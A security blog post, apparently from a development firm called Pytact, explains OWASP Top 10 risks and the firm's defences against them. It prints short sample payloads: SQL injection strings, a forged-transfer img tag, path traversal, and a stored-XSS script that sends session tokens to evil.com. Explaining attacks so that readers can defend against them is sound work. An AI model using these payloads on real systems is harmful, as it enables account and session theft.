SQL Injection Attack
Attacker injects malicious SQL queries to access, modify, or delete database data
Most businesses don’t get hacked because of “advanced attacks.” They get hacked because of basic mistakes — SQL injection, broken authentication, or missing security checks. In this guide, we break down real-world attacks that are actively used today — and how we prevent them before they become a business risk.


OWASP (Open Web Application Security Project) is a globally recognized nonprofit that publishes the most dangerous security vulnerabilities found in web applications. Their Top 10 list is the standard reference for developers, auditors, and companies assessing their security posture.
While OWASP defines broad risk categories, real-world attacks often appear in specific forms like SQL Injection, XSS, and CSRF. In this guide, we break down these real attack vectors and map them to the OWASP Top 10 so you understand both the risk and the actual exploit.
Attacker injects malicious SQL queries to access, modify, or delete database data
Weak authentication or access control allows unauthorized users to access accounts or data
Users can directly access resources (IDs, files) without proper permission checks
Malicious files are uploaded and executed on the server, leading to compromise
User is tricked into performing unwanted actions without their consent
Malicious scripts are injected into web pages and executed in users' browsers
Missing or misconfigured headers expose the application to common attacks
Server is tricked into making internal requests or exposes sensitive configs
Attackers overload systems or repeatedly try credentials to gain access
SQL Injection happens when an attacker inserts malicious SQL code into an input field, tricking your database into running commands it was never supposed to execute. It's one of the oldest attacks and still one of the most common.
Attacker enters 1' OR 1=1 -- in a search field, turning a normal query into one that returns all records in the database.Full database dump. Usernames, passwords, payment records, private customer data all exposed in minutes.
We use FastAPI + SQLAlchemy ORM which parameterizes every query automatically. Strong type validation blocks malicious strings before they reach the database.
We tested this exact payload against our backend:
sort_by=created_at;DROP TABLE users;--

# Attacker's intent: delete the entire users table
# Result: ORM safely ignored the injection no SQL executed
Response: { "success": true, "message": "Users retrieved successfully" }
The attack string was passed to the ORM as a parameter not as raw SQL so the database never saw it as a command. This is the power of using an ORM correctly.
Attack
Authentication is verifying who you are. Authorization is controlling what you're allowed to do. Both must be airtight. A surprising number of applications get login right but forget to check permissions on every single action.
We tested what happens when an operator-level user tries to call admin-only APIs and then tried to directly manipulate their own role in a request body:
# Attacker sends this to try to become Super Admin:
PATCH /v1/users/me
{ "role_id": "super_admin_role_id" }

Response: 403 Forbidden
# Backend checks WHO is asking, not just WHAT is being askedIf role assignment isn't server-verified, any user can become admin just by editing a request body.
Full system takeover. Attacker can invite users, delete accounts, access all data.
We implement server-side RBAC. The backend never trusts client input for roles it always checks the authenticated user's actual permissions.
IDOR (Insecure Direct Object Reference) is one of the simplest yet most devastating vulnerabilities. The attacker is logged in legitimately then simply changes an ID in the URL to access another user's data.
Normal: user views their own order
GET /api/orders/123IDOR attack: change ID to access someone else's order
GET /api/orders/124If server only checks "is user logged in?" and not "does this order belong to them?"
→ attacker sees another user's private data
This is exactly why we never use sequential integer IDs for user-facing resources. Every record in our systems uses UUID (Universally Unique Identifiers) unpredictable, 128-bit random values that make guessing or iterating over IDs effectively impossible. On top of that, every request is verified: does this resource actually belong to the requesting user?
File upload is one of the most attack-rich surfaces in any web application. Most developers check the file extension but attackers have 9 ways around that alone.
The server trusts the file extension (like .jpg, .pdf) without checking the real file content. Attackers can upload harmful files by just changing the name.
Attackers rename a dangerous file to look safe (e.g., virus.exe → image.jpg). If the server only checks the name, it accepts the file.
Browsers send a “file type” (MIME type) during upload, like image/jpeg. Attackers can fake this value, tricking the server into accepting malicious files.
Files like photo.jpg.php look like images but are actually executable scripts. Some servers only check the first extension and miss the real one.
Attackers upload extremely large files to fill storage or consume server memory, slowing down or crashing the application.
Attackers manipulate file paths (e.g., ../../server/config.php) to upload files outside the intended folder, potentially overwriting sensitive files.
If the server allows duplicate filenames, an attacker can upload a file with the same name as an existing one and replace important files.
SVG files are images but can contain JavaScript. If displayed without proper sanitization, attackers can run malicious scripts in users’ browsers.
If the upload folder is public and listing is enabled, attackers can view all uploaded files and access sensitive content.
An attacker renames malware.php to photo.jpg. A naive server checks the extension, says "looks like an image", and saves it. When served, the PHP file executes on the server.
Upload a renamed PHP/shell script disguised as an image file. If executed server-side, attacker gets remote code execution.
Full server compromise. Attacker can read files, delete data, run commands, exfiltrate your entire database.
SVG files look like images but are actually XML and they can contain JavaScript. If your app accepts SVG uploads and displays them in the browser, this is a stored XSS attack waiting to happen. Every visitor who sees the file triggers the script. We block SVG uploads entirely.
Cross-Site Request Forgery tricks a logged-in user's browser into making a request to your application without the user knowing. The browser helpfully sends session cookies along, so your server thinks it's a legitimate request.
# Attacker embeds this on their malicious website:
<img src="https://yourbank.com/transfer?to=attacker&amount=50000">

# When a logged-in user visits the attacker's site:
# 1. Browser loads the "image"
# 2. Browser sends your session cookie automatically
# 3. Bank processes the transfer user never clicked anything
The good news: APIs that use JWT tokens in Authorization headers (rather than cookies) are naturally CSRF-resistant, because a cross-site request cannot read or include an Authorization header. All Pytact-built APIs use this pattern. For cookie-based sessions, we implement SameSite cookie policies and CSRF tokens.
Attack
Cross-Site Scripting (XSS) is when an attacker injects JavaScript into your website's content so that it runs in other users' browsers. If your CMS blog, comment field, or profile name isn't properly sanitized, a stored XSS attack can steal every logged-in user's session token.
# Attacker submits this as a blog title:
<script>fetch("https://evil.com/steal?token="+localStorage.getItem("token"))</script>

# If your frontend renders it as raw HTML instead of escaped text:
# → Every visitor's JWT token is silently exfiltrated to the attacker
Stored XSS in any user-generated content field. Script persists and fires for every visitor.
Mass session hijacking. Attacker impersonates every user who visits the affected page.
React escapes HTML by default. Backend sanitizes inputs. CSP headers block external script sources. Outputs are always encoded, never raw.
Attack



Security headers are HTTP response headers your server sends that instruct the browser how to behave. Most applications don't set them which means browsers are left making their own decisions about scripts, frames, and content types. That's a problem.
CSP tells the browser: "Only load scripts from these trusted sources." Even if an XSS bug exists, CSP prevents the attacker's external script from loading. It's the last line of defense.
Without this header, your website can be loaded inside a hidden <iframe> on another site. The user thinks they're clicking a harmless button but they're actually clicking buttons on your site transferring funds, changing passwords, approving actions.
Prevents browsers from "MIME sniffing" guessing a file's type and potentially executing a text file as JavaScript. One header line, eliminates an entire attack category.
# Headers we set on every application we build:
Content-Security-Policy: default-src 'self'; script-src 'self'; frame-ancestors 'none';
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
X-Powered-By: [removed — never expose your tech stack]
Attack

SSRF (Server-Side Request Forgery) turns your own server into a weapon. The attacker provides a URL as input, and your server fetches it potentially accessing internal services, admin panels, or cloud metadata that are invisible to the outside world.
A classic example: AWS EC2 instances have an internal metadata endpoint at http://169.254.169.254 containing IAM credentials. If your app fetches any user-provided URL, an attacker can access this and take over your cloud infrastructure.
Misconfiguration isn't just about settings it's about what your server leaks by default. The X-Powered-By: Next.js header tells attackers exactly which framework you use, letting them search for framework-specific exploits. Debug mode in production exposes full stack traces with file paths and database queries. We remove all of this before any application goes live.
Exposed server version, debug mode on, directory listing enabled, default credentials, open unnecessary ports.
Helps attackers fingerprint your stack and target known CVEs for your exact framework version.
Remove all version headers, disable debug in production, use reverse proxy to hide internal ports, run behind domain not raw IP.




A brute force attack is simple: automate thousands of login attempts until a password is found. Without rate limiting, any login endpoint is vulnerable. A DDoS attack floods your server with traffic until it crashes no sophisticated exploit needed.
During our security testing, we ran an automated password guessing attack against a login endpoint. Without rate limiting, the server accepted 5,000+ requests without any blocking. That's enough to try every password in the most common breach databases. This is a critical finding rate limiting is non-negotiable.
# What a protected login endpoint looks like:
Attempt 1 → 401 Unauthorized
Attempt 2 → 401 Unauthorized
Attempt 3 → 401 Unauthorized
Attempt 4 → 429 Too Many Requests try again in 15 minutes

# Or: account temporarily locked after 5 failed attempts
Every Pytact application implements rate limiting on all authentication endpoints, with exponential backoff and IP-based throttling using middleware like SlowAPI (FastAPI) combined with Redis for distributed rate tracking.
Attack
Cryptographic failure is when sensitive data is not properly protected due to weak, missing, or incorrect use of encryption. This can expose data like passwords, tokens, or personal information to attackers. It often happens due to using outdated algorithms, storing data in plaintext, or misconfiguring security settings. As a result, attackers can easily read, steal, or misuse the data.
Sensitive data is exposed due to weak or missing encryption.
Attackers capture sensitive data while it travels over unsecured connections (like HTTP) or access it directly if it’s stored without encryption. Because the data is in plain text, it can be read and misused instantly without any decoding.
Insecure design happens when security is not considered during the system’s planning and architecture phase. This leads to flaws like missing validations, weak workflows, or lack of rate limiting. Attackers exploit these design gaps to misuse features or bypass business logic. Since the issue is in the design itself, it is harder to fix than simple coding bugs.
Security is not considered during system design.
Missing validations, no rate limits, or weak architecture allow abuse.
Vulnerable components refer to using outdated or insecure libraries, frameworks, or dependencies in your system. Attackers exploit publicly known vulnerabilities (CVEs) in these components to gain access or execute malicious code. Since these flaws are already documented, they are easy targets for attackers. Regular updates, dependency scanning, and using trusted packages help reduce this risk.
Attackers exploit known vulnerabilities in outdated libraries.
Public CVEs are used to target your system.
Security vulnerabilities aren't just a technical problem they're a business risk. A single SQL injection can expose your entire customer database. A single XSS vulnerability can compromise every user's session. A brute force attack on a login endpoint with no rate limiting can hand your admin panel to an attacker over a weekend.
The organizations most at risk aren't the ones that know they have security problems they're the ones who assume their developer handled it. Security in a web application isn't a feature you add later. It's an architecture decision made from line one.

At Pytact, every application we build is tested against the full OWASP Top 10 before deployment. We run automated security scans with OWASP ZAP, manual penetration testing with Burp Suite, and validate all 15+ attack vectors documented in this post. Security isn't a checkbox it's in every pull request.
Security is not an afterthought in our process it’s built into every layer of development.
At Pytact, we ensure:
Every feature is designed not just to work but to withstand real-world attacks.
We don’t rely on assumptions — we validate security with industry-standard tools:
Every application is tested against real attack scenarios not just checklists.
If you're not 100% sure your application is secure, that’s already a risk.
We offer a complete security audit where we test your application against real-world attack scenarios not just checklists.